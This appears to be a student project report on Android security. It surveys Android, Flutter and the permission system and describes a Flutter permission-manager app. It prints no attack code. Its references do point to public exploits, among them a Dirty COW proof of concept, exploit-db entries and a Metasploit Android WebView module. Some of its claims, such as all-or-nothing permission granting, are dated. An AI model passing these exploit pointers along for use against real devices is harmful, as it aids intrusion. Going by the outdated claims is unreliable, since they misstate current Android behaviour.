


Figure 1: Architecture of Android

2.2.2 Flutter

What is Flutter?

Flutter is a framework created by Google. A cross-platform framework used to develop applications for:

- Android
- iOS
- Web
- Desktop

Why we chose Flutter for our app's development?

- It is an easily accessible open-source file because it is free.
- Flutter reduces the amount of time to create apps.
- It is incredibly convenient and flexible to debug your code.
- Flutter supports the majority of the portable codes generated today.
- It is considered the best cross-platform app development platform.
- Customized Cupertino widgets to match your business's branding and style with Flutter.
- Flutter also promotes fast app development and can be used by beginners and professionals.
- It keeps making beautiful animations with several community benefits like hot reloading, native UI, etc.

2.2.3 Dart

Dart is a programming language that is created by Google for the development of web and mobile applications. Also, it can be used to build server and desktop applications.

- Optimized for UI
  - Develop in a programming language specific to your user interface creation needs.
- Productive Development
  - Use hot reload to instantly see results in your running app.
- Fast on all platforms
  - Machine code is compiled to x64 and ARM for desktop, backend and mobile applications. JavaScript is compiled for web applications.

2.2.4 Android Studio IDE

Android Studio is an integrated development environment for developing various kinds of apps for Android. Different programming languages are supported e.g. C++, Java, and Kotlin for Android Studio 3.0 and later, to enable flexibility for the user. It comes with the following features:

- UI with a rich layout editor
- Supports various devices to develop an application for (e.g. Android wear, Android TV, Chrome OS,…etc)
- Supports application signing and integration capabilities using ProGaurd
- Applications tested and debugged using Android virtual device (Emulator)
- Support static analysis tool (Lint) to flag programming errors

2.2.5 Android Virtual Machine

A virtual machine is based on computer architecture and provides an overview of computer functionality. There are two main types of virtual machines (VMs):

- **System virtual machines** (full virtualization VMs) provide an alternative to real machines.
- **Process virtual machines** are designed to run computer programs in a platform-independent environment.




Figure 2: Virtual Machine Architecture

Reasons to use VM:

1. **Security:** In theory, the app code is completely isolated from the VM and can't even "see" the host OS. This means that app code, including malware, cannot directly affect the system, making apps and systems more robust and reliable.

2. **Platform independent:** The Android platform can run on different devices with different architectures (ARM, MIP, x86). VMs come into play to abstract the need to compile binaries for each architecture.

3. **Reduce costs and increase efficiency:** company's hardware resources (CPU, memory) are divided efficiently to allow multiple operating systems to run without the need for additional costs.

2.2.6 Dalvik Virtual Machine

It is a virtual machine that optimized for mobile environment (memory, battery life, performance, etc..)

2.2.7 PERMISSION MANAGER

Smartphones are increasingly a necessary component of users' use of it in daily life to store numerous private and private information. However, mobile applications have access to sensitive data and may subject users to high security and privacy risks. Hence, permission management plays a significant role The permission manager app will allow the user to enable or disable the privileges that are sought by the app. This provides the control in the hands of the user to decide which resource can be accessed by the app.

Android has a vast community of developers creating applications ("apps") that increase the capabilities of the devices. There are presently around 150,000 apps available Google Play Store, though some applications can be downloaded from external websites. Developers write primarily in the Java language, controlling the device via Java libraries created by Google.

2.2.8 Permission System

The Android permission system controls which applications have permission to access device resources and data. In order to access protected Android APIs, application developers must specify the permissions they require in the AndroidManifest.xml file. If these permissions are incorrectly assigned, there is a greater risk of user data exposure and a greater chance that a bug or vulnerability will be exploited. Users must either grant all requested permissions in order for the installation to continue or cancel it. Each application declares the permissions listed in the AndroidManifest.xml file during installation. Android's permission system limits a user's control over an application's accessibility because the user cannot grant or deny only some of the requested permissions.

2.3 SECURITY APPLICATION IMPLEMENTATION

2.3.1 Introduction

As day-to-day smartphones are getting smarter & people are availing more benefits of more new and new features. Users' privacy is being compromised with the increased usage of the Internet and Services in these android smartphones. With tons of apps being published on the play store daily, many have malicious intent of capturing and misusing sensitive information for their personal benefit. These apps gain access to the camera, gallery, contact, location, and many more permissions that are even not required for their core functionality work correctly.

This project helps the user to scan all the installed applications in their phone through Android APIs. Users can now manage permission for each app individually. To add an extra layer of security, if the device supports biometric authentication like Fingerprint, the user will be prompted to first authenticate to use the app.

2.3.2 Components:

- Splash Screen
- Biometric Auth
- Home Screen
- Scanned App List
- App Level Permission and Settings


2.3.3 Implementation

1) Splash Screen

This will be shown for a couple of seconds whenever the app is launched for the first time. During this, the app will check for available biometric options in the device.


2) Biometric Authentication


If the device supports and had been already enrolled in biometric auth. The user will be prompted to authenticate first. Failure of which will make the app exit.
If biometrics is not available or enrolled, the app will proceed to the home.



3) Home Screen


The app will now scan the device for all installed packages using the Android Package Manager API. Also, differentiate the counts for system apps and user-installed apps.






4) Scanned Apps List:

Clicking on “All Apps” on the home screen will bring you to this screen will show the list of scanned apps in the device with their launcher app icon, launcher name, and unique package name**.**




5) App Level Permission Settings

Clicking on any app in the scanned app list will bring you to this native setting and permission screen. Over here you can allow/disallow permission for that app. Other app-level settings can also be mange here.



2.3.4 Flow Diagram



3 Challenges and solutions

We had different challenges while creating this project. We have learned from these challenges

Challenge	Solution
Time conflict between team members	We scheduled the work for every member at the time they are free to work on their part of the project
Some team members had no experience in implementing attacks/ developing security app	The members with no experience searched and guided by other team members that have experience.
We have got errors while creating the attacks/ implementing the security application	We tried to rewrite the code or search about the error to find suggested solutions

4 Team members contribution

Student Name	Contribution
Meetsinh Parihar	Create demo presentation, help in implementing the security application
Gayatri Tangudu	Design the security application, add feature to the security app
Naveen Sesetti	Help in implementing the security application
Youssef Masmoudi	Implement the security application
Raghavendran Raghunathan	Create attacks on Android
ArunPrasad Karunanithi	Create attacks on Android
Bhavya Panner Selvam	Create attacks on Android
Bhavak Kotak	Create attacks on Android
Ashutosh Mishra	Create attacks on Android

5 References

1) Introduction to Android Ref: Wei-Meng Lee, “BEGINNING ANDROID™ 4 APPLICATION DEVELOPMENT “, Ch1 , John Wiley & Sons , 2012
2) https://github.com/timwr/CVE-2016-5195
3) Study of the Dirty Copy on Write, a Linux Kernel Memory Allocation Vulnerability. Tanjila Farah, Rummana Rahman, M. Shazzad and Delwar Alam, Moniruz Zaman
4) https://www.offensive-security.com/metasploit-unleashed
5) https://www.exploit-db.com/exploits/31519
6) https://www.rapid7.com/db/modules/exploit/android/browser/webview_addjavascriptinterface/
7) https://www.exploit-db.com/exploits/40436